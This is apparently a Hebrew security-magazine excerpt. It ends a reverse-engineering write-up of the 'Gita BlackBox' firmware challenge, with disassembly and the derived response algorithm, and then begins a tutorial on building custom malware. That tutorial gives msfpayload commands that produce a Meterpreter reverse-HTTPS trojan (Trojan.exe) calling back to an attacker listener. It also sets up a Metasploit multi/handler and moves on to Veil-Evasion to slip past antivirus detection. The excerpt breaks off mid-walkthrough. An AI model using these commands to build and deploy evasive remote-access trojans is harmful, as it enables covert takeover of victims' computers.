ROM:FA96                mov.b   @R11, R15
ROM:FA98                tst.b   R15
ROM:FA9A                jnz     loc_FA90
ROM:FA9C                pop     R11
ROM:FA9E                ret
ROM:FA9E ; End of function sub_FA8A
```

ניתן לשים לב כי ההפניה למחרוזת אשר הועברה לפונקציה דרך האוגר R15 מועתקת מיד ל-R11. נראה כי R11 מייצג כאן משתנה מקומי המחזיק בכל פעם את התו הבא במחרוזת: loc_FA96 בתורה מעתיקה את הערך אליו מצביע R11 ל-R15 (סימן ה-"@" מסמל כאן Dereference, כלומר פעולה זו מקבילה ל: R15 = *R11 בשפת C), ולאחר מכן בודקת האם הערך שהועתק הוא NULL. אם הערך שהועתק אינו NULL, קופצת הפונקציה ל-loc_FA90 שם תקדם את המצביע לתו הבא ותקרא לפונקציה כלשהי. נראה, אם כן, שמטרת הקוד היא איטרציה על תווי המחרוזת שהועברה לפונקציה כאשר תפקידה של sub_FA72 הוא ככל הנראה הדפסת תו בודד. תכונת התיוג הנפלאה של IDA Pro שימשה אותי לתיוג sub_FA72 כ-"putch" ותיוגה של sub_FA8A כ-"puts" בהתאם.

הפונקציה sub_FA78 שנקראה מיד לאחר זו שהתבררה עתה כ-"puts", הכילה את הקוד הבא:

```
ROM:FA78 sub_FA78:                               ; CODE XREF: sub_FB36↓p
ROM:FA78                                         ; sub_FB36+4↓p ...
ROM:FA78                mov.b   #0Dh, R15
ROM:FA7C                call    #putch
ROM:FA80                mov.b   #0Ah, R15
ROM:FA84                call    #putch
ROM:FA88                ret
ROM:FA88 ; End of function sub_FA78
```

לאחר תיוג "putch" קוד הפונקציה מיטיב להסביר את עצמו ולגלות לנו כי מטרתה היא הדפסת מעבר שורה (CRLF). השתמשתי בתכונת התיוג פעם נוספת והפעם בכדי לתייג את sub_FA78 כ-"puts_crlf".

חזרה למקטע הקוד המקורי לאחר תיוגי הפונקציות שנמצאו, מגלה קוד מובן וקריא הרבה יותר:

```
ROM:FDFE loc_FDFE:                                       ; CODE XREF: sub_FCC8+12C↑j
ROM:FDFE                call    #sub_FED4
ROM:FE02                call    #sub_FEC6
ROM:FE06                mov.w   #aCorrect, R15  ; "Correct!"
ROM:FE0A                call    #puts
ROM:FE0E                call    #puts_crlf
ROM:FE12                mov.w   #aCode1, R15    ; "Code 1: "
ROM:FE16                call    #puts
ROM:FE1A                mov.w   #buff_code1, R15
ROM:FE1E                call    #puts
ROM:FE22                call    #puts_crlf
ROM:FE26                mov.w   #aCode2, R15    ; "Code 2: "
ROM:FE2A                call    #puts
```

בשלב זה ניתן היה לבצע מעקב אחורנית ולאתר את המסלול המוביל ל-loc_FDFE, לנתח מה הם התנאים הנדרשים לכך ולהסיק מה הוא הקלט החוקי. עם זאת, מכיוון שה-Firmware אינו גדול וכולל מספר מצומצם יחסית של פונקציות (27 במספר), ניצלתי את ההזדמנות על מנת לחקור את שאר הפונקציות ולהבין את אופן פעולת ה-Firmware בצורה טובה יותר. בנוסף לכך, תיוג פונקציות נוספות עשוי לסייע מאוד במלאכת ההתחקות אחר המסלול ל-loc_FDFE, לכשנגיע אליו.

הרחבת המחקר

מעקב אחר השימושים השונים ב-"puts" וב-"puts_crlf" הוביל אותי לפיסת קוד קצרה. בחינת הערכים השונים אשר מועברים, כל אחד בתורו, ל-"puts" גילתה כי מדובר בלא אחרת מהפונקציה אשר תפקידה הוא להדפיס את הבאנר המתקבל בעת החיבור; זו עשויה להיות נקודת אחיזה טובה בתהליך ההתחקות אחר המסלול המוביל להדפסת הקודים הרצויים. לאחר תיוג המחרוזות נראה הקוד באופן הבא:

```
ROM:FB36 sub_FB36:                                       ; CODE XREF: sub_FB68+A↓p
ROM:FB36                                                 ; sub_FB68+A0↓p
ROM:FB36                                                 ; DATA XREF: ...
ROM:FB36                call    #puts_crlf
ROM:FB3A                call    #puts_crlf
ROM:FB3E                mov.w   #aGitaBlackboxV0, R15 ; "Gita BlackBox v0.4 20120105"
ROM:FB42                call    #puts
ROM:FB46                call    #puts_crlf
ROM:FB4A                mov.w   #aChallenge, R15 ; "Challenge : "
ROM:FB4E                call    #puts
ROM:FB52                call    #sub_FF02
ROM:FB56                call    #sub_FAA0
ROM:FB5A                call    #puts_crlf
ROM:FB5E                mov.w   #aEnterResponse, R15 ; "Enter response : "
ROM:FB62                call    #puts
ROM:FB66                ret
ROM:FB66 ; End of function sub_FB36
```

הפונקציה sub_FB36 תוייגה כמתבקש כ-"print_banner", אך ניתוחה למעשה לא הושלם: ייעודן של שתי הפונקציות, sub_FF02 ו-sub_FFA0, הנקראות מיד לאחר הדפסת המחרוזת "Challenge" עדיין לא ידוע.

ניתוחן של אותן פונקציות נסמך על אינפורמציה מוקדמת והעלה אינפורמציה רבה חדשה. בזמן סקירת ה-RAM איתרנו את מקום אחסון ערך החידה המספרית בהיסט 0x21c; תיוג המקום סייע בהבנה כי הפונקציה הקצרה sub_FF02 למעשה טוענת את ערכה של החידה מה-RAM אל האוגרים. אופי פעולת הפונקציה העיד כי ערך החידה הוא למעשה משתנה ברוחב 32-ביט, אך אלו נגישים כשני ערכי 16-ביט סמוכים ולא כערך אחיד - מתוקף מגבלותיו של המעבד. חיפוש הפניות נוספות אל אותו מקום אחסון ב-RAM העלה כי חלקו העליון של הצמד אינו בשימוש לאורך כל חיי התוכנית ולמעשה נשאר 0.

הפוקנציה sub_FAA0, לעומת זאת, נראתה מסובכת יותר אך במבט לאחור היינו יכולים לנחש את ייעודה בקלות על-פי מיקומה בסדר הקריאות: תפקידה של הפונקציה הוא המרת ערך מספרי למחרוזת מספרית אותה ניתן להדפיס, כאשר פונקצית עזר בשם sub_FA52 ממירה כל 4-ביט בתורם ל-Nibble הקסדצימלי בר-הדפסה.

לאחר שסיימנו לחקור את הדפסת הבאנר ופונקציות העזר השונות, ניתן לחזור ולהתמקד במקום אחסון החידה ב-RAM. התחקות אחר ההפניות אל מקום האחסון עשויה להוביל אותנו אל פיסת הקוד המחשבת את הפתרון הרצוי. עם זאת מעקב אחר ההפניות השונות אל אותו מקום אחסון לא הוביל אל קוד כזה, כי אם אל שתי פונקציות אחרות: הפונקציה sub_FEDC אשר תפקידה הוא אתחול ערך החידה המספרית ולצורך כך עושה שימוש בפונקצית השירות sub_FF0C המחוללת ערך רנדומלי כלשהו, ככל הנראה על סמך דגימת פינים חומרתיים מסויימים. פונקציה נוספת, sub_FEEA התגלתה אף היא כפונקציה המציבה ערך רנדומלי באותו מקום אחסון; מעקב אחר הקריאה היחידה אל הפונקציה הזו גילה כי היא נקראת לאחר שערך מונה הנסיונות, שגם את מיקומו איתרנו בזמן סקירת ה-RAM, מגיע ל-500.

השלב הסופי

עכשיו, כאשר מחצית מהפוקנציות זוהו ומשתנים רבים מופו בזכרון, ניתן לגשת אל הפונקציה אשר אחראית על קליטת המחרוזת מהמשתמש. אל אותה פונקציה ניתן להגיע על-ידי מעקב לאחור מהמיקום בו נעשה שימוש במחרוזת "!Correct". באופן לא מפתיע התגלתה הפונקציה כפונקציה הגדולה והמורכבת ביותר בכל ה-Firmware (כרבע מנפח כלל הקוד).

מעקב לאחור אחר זרימת הקוד החל מהצגת ההודעה "!Correct" הוביל להחלטה האם להדפיס את ההודעה או לחזור ולהציג את הבאנר. החלטה זו באה מיד לאחר ביצוע קוד דמוי memcmp, המבצע השוואה בין Buffer בהיסט 0x201 (אשר קודם לכן תוייג כ-buff_code1) ל-Buffer נוסף אשר זוהה ככזה המכיל את הקלט מהמשתמש. ברור כעת כי המחרוזת המאוחסנת בהיסט 0x201 היא הפתרון לחידה, אך איך היא מחושבת?

מגלילה לתחילת הפונקציה, בהיסט 0xfcc8, נראה כי ערך החידה נטען מה-RAM וכי מתבצעת עליו שורה של מניפולציות לא ברורות. במניפולציות אלו לוקח חלק מרכזי Buffer הממוקם בהיסט 0x20a - מחרוזת ה-ASCII הקבועה. אותן מניפולציות היוו את החלק המורכב יותר במחקר ובסופו של דבר התבררו כחישוב מנה ושארית חלוקה של ערך החידה בחזקות מסויימות של 10 על-ידי הפונקציה sub_ffa0. חילוק בחזקות שונות של 10 ומציאת המנה משמשים לרוב לצורך בידוד ספרות עשרוניות מתוך ערך גדול יותר. מעקב מדוקדק יותר הראה כי הפתרון לחידה מורכב מספרות שהועתקו מהמחרוזת הקבועה ואחרות אשר נלקחו מהחידה עצמה והומרו לתווים שמייצגים את אותן ספרות.

ניתן לבטא את הפעולות השונות שנעשו לצורך חישוב הפתרון בעזרת הפסאדו-קוד הבא:

```
Response  : STRING
Challenge : INTEGER
ConstNum ← "32771518"

Response [0] ← STR (Challenge mod 10)            // challenge's units place
Response [1] ← ConstNum [1]                      // always "2"
Response [2] ← STR ((Challenge div 10) mod 10)   // challenge's tens place
Response [3] ← ConstNum [2]                      // always "7"
Response [4] ← STR ((Challenge div 100) mod 10)  // challenge's hundreds place
Response [5] ← ConstNum [5]                      // always "5"
Response [6] ← STR ((Challenge div 1000) mod 10  // challenge's thousands place
Response [7] ← ConstNum [7]                      // always "8"
```

כעת כל שנותר הוא לנסות ולראות האם פתרנו נכון את החידה. אתחלתי את ההתקן בכדי לקבל חידה חדשה: 22284. על-פי החישוב שהראינו אנו יודעים כי 42872528 הוא הפתרון הנכון לאתגר:

סוף דבר

לאחר מחקר מקיף אתגר החומרה של Gita הגיע לסיומו על-ידי מציאת האלגוריתם הקושר בין החידה המוצגת לפתרון הדרוש. על-פי Gita, לקופסה השחורה פגמים רבים כך שאת האתגר ניתן לפתור בדרכים מגוונות אחרות ולאו דווקא באמצעות הנדסה-לאחור.

אני מקווה שקריאת המסמך היתה מהנה ומלמדת, וכי נהנתם מהתהליך לפחות כפי שנהניתי אני.

על המחבר

אלי כהן-נחמיה, עובד כ-Low Level Security Researcher בחברה עולמית כלשהי מזה מספר שנים ואפילו נהנה מזה.

https://il.linkedin.com/in/elicn | elichn@gmail.com

מידע נוסף

בכדי להשלים את התמונה, מצורפות כאן שתי טבלאות אשר ממפות את זכרון ה-RAM ואת הפונקציות ב-Firmware עפ"י הבנתי. הטבלאות מסודרות על פי מיקום הדברים בזיכרון ולא בהכרח על פי סדר מציאתם:

מפת הזיכרון:

Offset	Size (bytes)	Description
0x200	1	A flag that indicates whether the challenge banner should be printed instantly, or wait for user input (“first time” flag)
0x201	9	A slot where correct challenge response is being decoded before comparing it to user input; initialized to "00000000" at reset
0x20a	9	A string that plays a role in correct challenge response decoding; always "32771518"
0x218	2	Attempts counter (low word)
0x21a	2	Attempts counter (high word)
0x21c	2	Challenge value (low word)
0x21e	2	Challenge value (high word), practically unused and remains zero
0x223	1	A flag that indicates whether an input is ready in buffer (“input ready” flag)
0x224	1	Amount of bytes currently populating the input buffer; 63 max
0x225	64	Input buffer; size inferred from the size variable above

הפונקציות:

Offset	Description
0xf800	Program entry point
0xf868	Main loop
0xfa52	Converts a character value to a printable hex nibble
0xfa72	Prints out a character
0xfa78	Prints out a CRLF sequence
0xfa8a	Prints out a null-terminated string
0xfaa0	Converts an integer value to its string representation
0xfb36	Prints out challenge banner
0xfb68	Main cycle
0xfcbe	Initializes the attempts counter
0xfcc8	User input handling
0xfe9e	Showoff function?: blink a LED three times when correct response is provided
0xfedc	Initializes challenge value
0xfeea	Re-scrambles the challenge
0xff02	Loads challenge value from memory
0xff0c	Generates the challenge value
0xffa0	Divide and modulo function

לא אנומאלי ולא במקרה

מאת יהונתן שחק (Zuntah) ועוז ענני (Ozi)

הקדמה

- "אחי, אתה יודע לכתוב וירוסים?" -

סוסים טרויאנים, תולעים ופוגענים למיניהם ניתן לכתוב בשפות שונות ובדרכים רבות, כאשר אנו יודעים שרוב הנוזקות נכתבות בשפות Low-Level (C, C++, Delphi). במאמר זה אין אנו מתכוונים לפרט שוב על הנושא - קיימים אינספור מאמרים ברשת. מטרתינו היא להציג משהו **שונה**. ארגז הכלים שנספק מאפשר ליצור פוגען "Tailor-Made" **במינימום** משאבים, זמן וקוד.

מאמר זה נכתב למטרות חקירה ולמידה בלבד. איננו מתכוונים לקחת אחריות על שימוש לא חוקי בידע שניתן לרכוש באמצעות המאמר.

הדוגמאות במאמר נלקחו ממכונת Kali Linux.

אנטי וירוס - כשמו כן הוא?

- "אתה מוגן, התקנתי לך TopSecured Anti-Virus!" -

כולנו שמענו את האמירה הזאת מספר פעמים בחיינו. האם יש בה מן האמת?

תוכנת **אנטי-וירוס** (באנגלית: Anti-Virus או AV) היא תוכנה שנועדה לאתר וירוסי מחשב ולהגן על המחשב מפני פעילותם (על פי ויקיפדיה).

אנטי-וירוס סטנדרטי פועל באמצעות מאגר של חתימות דיגיטליות זדוניות המתעדכן על בסיס יומי. מאגרי החתימות של חברות האבטחה מבוססות על פוגענים שהתגלו בעבר וידועים לציבור. קיימות שיטות זיהוי מתקדמות וחדשניות יותר שבאמצעותן פועלים אנטי-וירוסים כמו היוריסטיקה, Sandboxing ועוד. (ניתן לקרוא בהרחבה במאמר Antivirus Bypass Techniques בגיליון ה-38).


Meterpreter

Meterpreter, או בעברית "מפרש העל", הוא Payload מתקדם, **"וירוס אולטימאטיבי"** שניתן להשתמש בו כחלק מה-Metasploit Framework. (ניתן לקרוא עוד במאמר Metasploit - Awesomeness בגיליון 40). Meterpreter מספק יכולות של **שליטה מרחוק** על עמדות ברשת, החל מפתיחת Shell והרצת פקודות ועד קבלת תמונה מחייכת של המשתמש התמים.

המשמעות של כך היא שאין לנו צורך לכתוב כלי כזה בעצמנו, **הוא כבר קיים**! היינו שמחים להשתמש בו.

ראשית, ניצור קובץ הרצה המכיל את Meterpreter ע"י הכלי הקריקטריאלי MSFPayload. כלי זה ייצור אותו "As Is" - ללא דחיסה/הצפנה.

בעזרת הדגל h- נקבל את העזרה:



כמו שניתן לראות, באמצעות הדגל l- נוכל לראות את ה-payloads בהם ניתן להשתמש. לצורך הדוגמה, נשתמש ב-Reverse HTTPS.

ההבדל בין Reverse Shell ל-Bind Shell

ברשימת ה-payloads תוכלו להבחין **בעיקר** בין שני הסוגים הנ"ל. נניח שהצלחתם לגרום לפוגען לרוץ על עמדת הקורבן - איך תגרמו לו לתקשר הביתה?

- **Bind Shell**: הפוגען מאזין על פורט (שהוגדר מראש) במחשב הקורבן, כך שהתוקף יוכל להתחבר לקורבן **כשיחפוץ בכך**. אפשרות זו מעלה 2 בעיות:
  1. התוקף צריך **להשיג** בדרכים אחרות את כתובות ה-IP של קורבנותיו.
  2. Firewall-ים או NAT יכולים למנוע את האפשרות להתחבר לקורבן.

- **Reverse Shell:** כשמה כן היא - הפוגען יוצר קשר **"אחורה"**, עם הבית, כלומר עם שרת השליטה שלו (C&C). ברוב המוחלט של המקרים, FW יאפשר תעבורה "החוצה" (Outbound) מכל סוג ולכל פורט.

נציג את האופציות של Metereter Reverse HTTPS Payload ע"י הדגל "O":


```
root@TP-Link2:~# msfpayload windows/meterpreter/reverse_https O

       Name: Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
     Module: payload/windows/meterpreter/reverse_https
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 353
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proc
ess, none)
LHOST     192.168.110.130  yes       The local listener hostname
LPORT     8443             yes       The local listener port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Tunnel communication over HTTP using SSL
```

האופציות שחשוב להגדיר הן LHOST ו-LPORT הקובעות את כתובת ה-IP וה-Port, בהתאמה, של השרת המאזין לחיבורים - המחשב התוקף, למעשה. ברגע שהפוגען ירוץ, מחשב הקורבן **יזום** איתנו שיחה.

כעת, ניצור קובץ EXE (בעזרת הדגל "X") לפי ההגדרות שלנו. את הפלט של MSFPayload נייצא לקובץ EXE בתוך תיקיית ה-home.

```
root@TP-Link2:~# msfpayload windows/meterpreter/reverse_https  lhost=192.168.1.1 lport=443 X > Trojan.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_https
 Length: 349
Options: {"LHOST"=>"192.168.1.1", "LPORT"=>"443"}
```

אם נציץ בתיקיית הבית, נמצא את הקובץ שיצרנו:



אז יצרנו פוגען שיודע לתקשר עם שרת השליטה שלו - AKA המחשב שלנו. כעת, עלינו לפתוח Listener, כלומר כלי שידע לקבל ולנהל את החיבורים המרוחקים. נוכל לבצע זאת באמצעות ה-Multi Handler של Metasploit, המאפשר לנהל מספר חיבורים במקביל.

ניתן לבצע זאת בפשטות ע"י ממשק ה-MSFConsole. נבחר להשתמש ב-exploit/multi/handler:

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

נבחר את אותו Payload שבחרנו בשלב הקודם של יצירת ה-EXE (reverse_https):

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
```

בשלב האחרון נקבע את ההגדרות שלנו (IP + Port) ונריץ את הפקודה exploit -j בשביל להתחיל להאזין:


```
msf exploit(handler) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...
```

שימו לב - אם המחשב התוקף יושב מאחורי NAT, עליכם לאפשר חיבור אליו באמצעות Port-Forwarding או Virtual Server.

אז אתם שואלים את עצמכם - מה הבעיה? אפשר לסכם כאן את המאמר?

התשובה היא, כמובן - **לא**. Meterpreter הוא כלי מוכר שחתום על ידי כל חברת אנטי-וירוס שמכבדת את עצמה.

העלנו את הטרויאני שלנו ל-VirusTotal וזו התוצאה:



Antivirus	Result	Update
AVG	Win32/Heur	20141031
AVware	Trojan.Win32.Swrort.B (v)	20141031
Ad-Aware	Gen:Variant.Zusy.Elzob.8031	20141031
Agnitum	Trojan.Rosena.Gen.1	20141031
AhnLab-V3	Trojan/Win32.Shell	20141030
Avast	Win32:SwPatch [Wrm]	20141031
Avira	TR/Crypt.EPACK.Gen2	20141031
BitDefender	Gen:Variant.Zusy.Elzob.8031	20141031

34/54 זה יותר מידי אנטי-וירוסים שמפריעים לנו לעבוד, אנחנו בבעיה. עלינו למצוא פתרון **טוב יותר**.

Veil-Evasion

Veil-Evasion (בעברית: מעטה התחמקות) הוא כלי כחלק מ-Veil-Framework שתכליתו היא לג'נרט Payload Executables שעוקפים מוצרי AV. הכלים שמספק Veil הם Open-Source וכולם כתובים ב-Python, כמובן. Veil-Evasion פולט קבצי הרצה לפי השפה שהמשתמש בוחר - Python, C++, Powershell ועוד. הכלי בכללותו מאוד ידידותי, פשוט ונוח למשתמש.

ניתן להוריד את Veil מ-GitHub. כשנריץ את Veil-Evasion.py נקבל את המסך הבא:


```
================================================================================
 Veil-Evasion | [Version]: 2.13.1
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Main Menu

        35 payloads loaded

 Available commands:

        use             use a specific payload
        info            information on a specific payload
        list            list available payloads
        update          update Veil to the latest version
        clean           clean out payload folders
        checkvt         check payload hashes vs. VirusTotal
        exit            exit Veil

 [>] Please enter a command:
```

נשתמש בפקודה list בשביל לקבל את רשימת ה-Payloads:


```
================================================================================
 Veil-Evasion | [Version]: 2.13.1
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Available payloads:

        1)      auxiliary/coldwar_wrapper
        2)      auxiliary/pyinstaller_wrapper

        3)      c/meterpreter/rev_http
        4)      c/meterpreter/rev_http_service
        5)      c/meterpreter/rev_tcp
        6)      c/meterpreter/rev_tcp_service
        7)      c/shellcode_inject/flatc
```

הרשימה בתמונה צומצמה, קיימים כיום 35 Payloads ועם הזמן המפתחים יוצרים עוד.


נבחר את python/meterpreter/reverse_https ע"י הקלדת המספר 24. נקבל את המסך הבא:




נגדיר את LHOST, LPORT ונג'נרט:



נבחר שם לפלט ש-Veil תיצור ואת צורת הקימפול:



לבסוף, Veil תדפיס לנו סיכום של ה-Payload שיצרנו:

